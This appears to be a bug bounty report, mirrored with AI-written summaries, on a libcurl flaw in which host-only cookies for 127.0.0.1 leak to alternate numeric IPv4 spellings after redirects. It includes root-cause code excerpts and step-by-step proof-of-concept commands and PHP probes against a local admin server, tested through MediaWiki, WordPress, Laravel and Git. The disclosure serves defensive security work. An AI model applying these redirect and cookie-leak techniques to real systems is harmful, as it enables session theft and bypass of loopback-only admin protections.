libcurl: Host-Only Cookies Leak to Alternate IPv4 Forms
libcurl normalises alternate numeric IPv4 hostnames to dotted decimal before storing them, so a host-only cookie set for [redacted] is also sent to aliases like 127.000.000.001, 0x7f000001 or 2130706433. An attacker who can make libcurl follow a redirect to such an alias can leak the cookie to a different host string, potentially escalating SSRF or reaching local admin interfaces.

- Disclosed after 23 hours
libcurl canonicalizes numeric IPv4 hostnames during URL parsing and redirect handling (example: 127.000.000.001 to 127.0.0.1). When a host-only cookie (no Domain= attribute) is set, it is stored in the cookie jar with the host string (127.0.0.1).
On redirect, even if the Location: contains an alias host (127.000.000.001, 0x7f000001, 2130706433)
The bug arises because urlapi.c::ipv4_normalize() rewrites alternate numeric IPv4 encodings (octal, hex, zero-padded, DWORD) into canonical dotted decimal (127.0.0.1) at parse time.
This normalized string is stored as the request host and used both for Host: header and cookie matching.
As a result, libcurl treats 127.000.000.001 as equal to 127.0.0.1 for host-only cookies.


Thus, the host only cookie inside libcurl can follows redirects to alternate numeric forms of the loopback address (127.000.000.001, 0177.0.0.1, 0x7f000001, 2130706433) and still sends the sid=admin cookie.
This behavior can let an attacker escalate SSRF or force authenticated requests on local admin interfaces.
According to the RFC:
RFC 6265 5.3 Step 5(https://datatracker.ietf.org/doc/html/rfc6265)
If the Domain attribute is not present in the Set-Cookie header, then the cookie becomes a host-only cookie. That means the cookie is stored with a flag host-only = true. Its domain is set to the exact request-host that set it. Later, when sending cookies, the request host must match the stored domain exactly (byte-for-byte).
Clarifying if an AI was used to find the issue or generate the report.
AI is being use for generation of POC scripts:
- admin_server.py
- ssrf_driver.py
- MediaWiki
- Wordpress
- Git
- Laravel
- Cross check (wget & python-scripts)
Affected version
Version: curl 8.14.1 (x86_64-pc-linux-gnu) libcurl/8.14.1 Platform: Debian 12 (Bookworm)
Root Cause Analysis
- In urlapi.c function: ipv4_normalize(struct dynbuf *host)
if(*c == '0') {
  if(c[1] == 'x') {
    rc = curlx_str_hex(&c, &l, UINT_MAX);
  }
  else
    rc = curlx_str_octal(&c, &l, UINT_MAX);
}
else
  rc = curlx_str_number(&c, &l, UINT_MAX);
...
result = curlx_dyn_addf(host, "%u.%u.%u.%u",
                        (parts[0]), (parts[1]),
                        (parts[2]), (parts[3]));
- This explicitly rewrites alternate numeric forms (0177.0.0.1, 0x7f000001, 2130706433) into normalized dotted decimal (127.0.0.1).
- parse_authority() calls ipv4_normalize(), meaning every URL host goes through this before being stored.
switch(ipv4_normalize(host)) {
  case HOST_IPV4:
    break;
  case HOST_IPV6:
    uc = ipv6_parse(...);
    break;
  case HOST_NAME:
    ...
}
So by the time curl constructs an HTTP request:
- Input URL: http://127.000.000.001:8003/admin/do
- Stored host: 127.0.0.1
- In cookie.c, when curl_cookie_getlist() later compares:
if((!co->tailmatch || is_ip) && curl_strequal(host, co->domain))
- Both host and co->domain are now normalized to 127.0.0.1, so the cookie matches.
Steps to Reproduce
I prepared multiple cases as my experiment. This cases shows that this bug affect to multiple applications.
- Baseline cookie jar (host-only)
- Case A: Zero-padded dotted (127.000.000.001)
- Case B: Octal dotted (0177.0.0.1)



- Case C: Hex literal (0x7f000001)

- Case D: DWORD (2130706433)
- Case E: MediaWiki (PHP + cURL probe)
- Case F: Wordpress

- Case G: Laravel Transport (PHP+cURL route)
- Case H: Git (via libcurl)
- Setup server
I use
- https://github.com/g3nj1z/POC/blob/main/admin_server.py as my local authenticated http server
- https://github.com/g3nj1z/POC/blob/main/ssrf_driver.py as my ssrf driver

- Running both server in 2 different terminals
- Open new terminal & perform baseline cookie jar (host-only)

- Perform case A-H to check the validity of the bug across multiple applications.
Case A: Zero-padded dotted (127.000.000.001)
Remove j.txt to make it empty
rm -f j.txt
Perform variant=zpad
curl -L -v -b j.txt 'http://127.0.0.1:8003/redir?variant=zpad' 2>&1




Cross Check (wget & python-requests)



Notes: Please see that the cookies have been denied.
wget -S -O - --load-cookies=j.txt 'http://127.000.000.001:8003/admin/do' \
 | sed -n '1,10p;/^\[echo] /p;/^\[ADMIN/p'
python3 - <<'PY'
import requests
s=requests.Session()
s.cookies.set("sid","admin", domain="127.0.0.1", path="/")
r=s.get("http://127.000.000.001:8003/admin/do")
print(r.text)
PY
Case B: Octal dotted (0177.0.0.1)
Remove j.txt to make it empty
rm -f j.txt
curl -L -v -b j.txt 'http://127.0.0.1:8003/redir?variant=octal' 2>&1
wget -S -O - --load-cookies=j.txt 'http://0177.0.0.1:8003/admin/do' \
 | sed -n '1,10p;/^\[echo] /p;/^\[ADMIN/p'
python3 - <<'PY'
import requests
s=requests.Session()
s.cookies.set("sid","admin",domain="127.0.0.1",path="/")
print(s.get("http://0177.0.0.1:8003/admin/do").text)
PY
Case C: Hex literal (0x7f000001)
Remove j.txt to make it empty
rm -f j.txt
curl -L -v -b j.txt 'http://127.0.0.1:8003/redir?variant=hex' 2>&1
wget -S -O - --load-cookies=j.txt 'http://0x7f000001:8003/admin/do' \
 | sed -n '1,10p;/^\[echo] /p;/^\[ADMIN/p'
python3 - <<'PY'
import requests
s=requests.Session()
s.cookies.set("sid","admin",domain="127.0.0.1",path="/")
print(s.get("http://0x7f000001:8003/admin/do").text)
PY
Case D: DWORD (2130706433)
rm -f j.txt
curl -L -v -b j.txt 'http://127.0.0.1:8003/redir?variant=dword' 2>&1
wget -S -O - --load-cookies=j.txt 'http://2130706433:8003/admin/do'
python3 - <<'PY'
import requests
s=requests.Session()
s.cookies.set("sid","admin",domain="127.0.0.1",path="/")
print(s.get("http://2130706433:8003/admin/do").text)
PY
App integrations (libcurl consumers)

Notes: This to show that this bug is valid in other applications that using libcurl
- Keep admin_server.py & ssrf_driver.py running

Case E: MediaWiki (PHP + cURL probe)
podman run -d --rm --name mw-curl --network=host docker.io/library/mediawiki:latest
podman exec -i mw-curl bash -lc 'cat > /var/www/html/mwprobe.php' <<'PHP'
<?php
function http($u,$o=[]){
  $ch=curl_init($u);
  foreach($o as $k=>$v) curl_setopt($ch,$k,$v);
  $r=curl_exec($ch); $i=curl_getinfo($ch); curl_close($ch); return [$r,$i];
}
$j="/tmp/mw-cookies.txt";
echo "=== /login ===\n";
[$b1,$i1]=http("http://127.0.0.1:8003/login",[
  CURLOPT_RETURNTRANSFER=>true, CURLOPT_COOKIEJAR=>$j, CURLOPT_FOLLOWLOCATION=>false
]);
echo "HTTP: ".($i1["http_code"]??0)."\n";
echo "\n=== /redir?variant=zpad (FOLLOW) ===\n";
[$b2,$i2]=http("http://127.0.0.1:8003/redir?variant=zpad",[
  CURLOPT_RETURNTRANSFER=>true, CURLOPT_HEADER=>true,
  CURLOPT_COOKIEFILE=>$j, CURLOPT_COOKIEJAR=>$j, CURLOPT_FOLLOWLOCATION=>true
]);
echo "Final URL: ".($i2["url"]??"(n/a)")."\n";
echo "HTTP: ".($i2["http_code"]??0)."\n";
echo "\n=== Server body (tail) ===\n";
echo $b2;
PHP
curl -i http://localhost/mwprobe.php | sed -n '1,200p'
Case F: Wordpress

Remove mw-curl from using port 80
podman rm -f mw-curl 2>/dev/null || true
Ensure DB is running
podman rm -f wpdb 2>/dev/null || true
podman run -d --name wpdb \
  -e MYSQL_DATABASE=wordpress \
  -e MYSQL_USER=wpuser \
  -e MYSQL_PASSWORD=wppass \
  -e MYSQL_ROOT_PASSWORD=rootpass \
  -v wpdb-data:/var/lib/mysql \
  docker.io/library/mariadb:11

Start Wordpress on host network with correct DB env
podman rm -f wp-lcurl 2>/dev/null || true
podman run -d --name wp-lcurl --network=host \
  -e WORDPRESS_DB_HOST=127.0.0.1:3306 \
  -e WORDPRESS_DB_USER=wpuser \
  -e WORDPRESS_DB_PASSWORD=wppass \
  -e WORDPRESS_DB_NAME=wordpress \
  docker.io/library/wordpress:latest
curl -i http://localhost/curlprobe.php
Case G: Laravel Transport (PHP+cURL route)

Remove wp-lcurl instance
podman rm -f wp-lcurl 2>/dev/null || true

podman run -d --name php-curl --network=host docker.io/library/php:apache
podman exec -it php-curl bash -lc 'apt-get update && apt-get install -y curl'
Add probe file

podman exec -i php-curl bash -lc 'cat > /var/www/html/curltransport.php' <<'PHP'
<?php
function http($u,$o=[]){
  $ch=curl_init($u);
  foreach($o as $k=>$v) curl_setopt($ch,$k,$v);
  $r=curl_exec($ch); $i=curl_getinfo($ch); curl_close($ch); return [$r,$i];
}
$j="/tmp/laravel-like.txt";
[$b1,$i1]=http("http://127.0.0.1:8003/login",[CURLOPT_RETURNTRANSFER=>true, CURLOPT_COOKIEJAR=>$j]);
[$b2,$i2]=http("http://127.0.0.1:8003/redir?variant=zpad",[
  CURLOPT_RETURNTRANSFER=>true, CURLOPT_HEADER=>true,
  CURLOPT_COOKIEFILE=>$j, CURLOPT_COOKIEJAR=>$j, CURLOPT_FOLLOWLOCATION=>true
]);
header("Content-Type: text/plain");
echo $b2;
PHP
curl -i http://localhost/curltransport.php | sed -n '1,200p'

Case H: Git (via libcurl)
git config --global http.cookiefile "$(pwd)/git-cookies.txt"
git config --global http.savecookies true
curl -c git-cookies.txt http://127.0.0.1:8003/login
head -n 5 git-cookies.txt
Based on the verbose output, we manage to collect the redirect chain (client side) and received cookies (server side)
GIT_CURL_VERBOSE=1 git ls-remote 'http://127.0.0.1:8003/redir?variant=zpad' 2>&1 | sed -n '1,200p'
To show that the cookie is still leaking, in another terminal we use ngrep (wire capture on loopback) and run GIT_CURL_VERBOSE again.
notes: because Git’s libcurl verbose logging deliberately masks cookie values to avoid leaking secrets into debug logs
sudo ngrep -W byline -d lo 'Cookie: sid=' 'tcp and port 8003'
Impact
-
Cross-host cookie leakage because host-only cookies leak across different string hostnames.
-
An attacker can do authentication bypass in local, many administrative tools and developer services bind only to loopback (127.0.0.1) under the assumption that cookies scoped to this host remain private. If an attacker can induce libcurl to follow a redirect to an alternate loopback alias (e.g., 127.000.000.001), the client transmits cookies across host boundaries.
-
An attacker can possibly do SSRF privilege escalation when chaining SSRF with crafted redirects, attackers can inherit localhost-only privileges.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the URL parser normalises alternate numeric IPv4 forms to dotted decimal before the cookie engine compares the request host with the stored cookie domain, so byte-for-byte host matching is defeated.
Impact
Host-only cookies could leak across different string hostnames, which may allow authentication bypass on loopback-only admin tools or SSRF privilege escalation when chained with crafted redirects.
What the attacker needed
Libcurl used by the target application; attacker can control a redirect target; cookie is host-only for a numeric IP
How it was found
- Start a local authenticated HTTP server and an SSRF driver.
- Create an empty cookie jar and run curl with -L and -b against a redirect endpoint that redirects to an alternate numeric IPv4 form.
- Observe that the host-only cookie is sent to the alternate form.
- Repeat with zero-padded, octal, hex and DWORD forms.
- Cross-check with wget and python-requests, which deny the cookie.
- Test libcurl consumers such as MediaWiki, WordPress, Laravel and Git.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A cookie is a small piece of data a website asks your browser (or a tool like curl) to send back on later requests. A 'host-only' cookie is supposed to go only to the exact hostname that set it. This report shows that libcurl treats different spellings of the same numeric address as identical, so a cookie meant for one spelling is also sent to another, which can leak it.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.



